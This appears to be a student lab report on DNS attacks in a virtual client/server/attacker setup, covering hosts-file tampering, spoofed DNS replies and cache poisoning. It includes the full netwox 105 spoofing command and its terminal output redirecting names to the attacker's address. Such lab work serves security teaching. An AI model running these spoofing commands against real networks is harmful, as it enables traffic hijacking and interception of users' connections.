


**TEST SETTING OF DNS SETUP:**

- DNS is called a Domain Name System or Server/Service which is kind of like a phone book where domain names are mapped to Internet Protocol (IP) addresses.
- In this task following systems are used:
  - VM0 – client
  - VM1 – server
  - VM2 – attacker
- Initially DNS server setup is done and the IP address of the name server is added in the /etc/resolv.conf file on the client's VM.



```
VM0 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[09/13/2017 21:47] seed@client:~$ dig 9.8.1-P1 <<> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 59622
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                 259200  IN      A      192.168.0.10

;; Query time: 5 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Wed Sep 13 21:47:33 2017
;; MSG SIZE rcvd: 82

[09/13/2017 21:47] seed@client:~$
```

Figure shows that the dig command to [www.example.com](http://www.example.com) returns the correct mapping to 192.168.0.101 and ns.example.com to 192.168.0.10 as per the setup file.

**ATTACK 1:**

- Under the assumption that the client has been compromised the /etc/hosts file is manipulated and 8.8.8.8 is mapped to [www.example.com](http://www.example.com)




Figure shows the status of the connection after the ping to [www.example.com](http://www.example.com) that it is routed to 8.8.8.8.

## ATTACK 2:

- The attack uses spoofing to send a fake answer.




Figure shows the attacker initiating the attack on client here i.e.; 192.168.0.4 and response is also sent from attacker's end.




Figure shows attacker's response i.e.; fake answer.




Figure shows client's end receiving the answer from 192.168.0.6 which is the attacker's IP address.

### ATTACK 3:

- DNS server cache has been poisoned by using the flush cache command and then the netwox 105 command is used to attack the client.

```
VM2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
PID TTY TIME CMD
5175 pts/0 00:00:00 bash
5266 pts/0 00:00:00 ps
[09/13/2017 22:10] seed@attacker:~$ sudo netwox 105 --hostname "www.example.com" --authns "ns.example.com" --hostnameip "192.168.0.6" --authnsip "192.168.0.10" --filter "src host 192.168.0.4"
sudo: unable to resolve host attacker
DNS_question
id=29876 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
www.google.com. A
DNS_answer
id=29876 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.google.com. A
www.google.com. A 10 192.168.0.6
ns.example.com. NS 10 ns.example.com.
ns.example.com. A 10 192.168.0.10
DNS_question
id=7624 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
6.0.168.192.in-addr.arpa. PTR
DNS_answer
id=7624 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
6.0.168.192.in-addr.arpa. PTR
6.0.168.192.in-addr.arpa. PTR 10 www.example.com.
ns.example.com. NS 10 ns.example.com.
ns.example.com. A 10 192.168.0.10
DNS_question
id=35246 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
```

Figure shows attacker initializing the attack after server's cache poisoning attack.

```
VM2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
DNS_answer
id=43724 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
6.0.168.192.in-addr.arpa. PTR
6.0.168.192.in-addr.arpa. PTR 10 www.example.com.
ns.example.com. NS 10 ns.example.com.
ns.example.com. A 10 192.168.0.10
DNS_question
id=21509 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
daisy.ubuntu.com. A
DNS_answer
id=21509 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
daisy.ubuntu.com. A
daisy.ubuntu.com. A 10 192.168.0.6
ns.example.com. NS 10 ns.example.com.
ns.example.com. A 10 192.168.0.10
DNS_question
id=30245 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
daisy.ubuntu.com. A
DNS_answer
id=30245 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
daisy.ubuntu.com. A
daisy.ubuntu.com. A 10 192.168.0.6
ns.example.com. NS 10 ns.example.com.
ns.example.com. A 10 192.168.0.10
```

Figure shows attacker sending response to client after server's cache poisoning attack.






Figure shows the ping to [www.google.com](http://www.google.com) is receiving response from the attacker's IP i.e., 192.168.0.6, which is the fake address.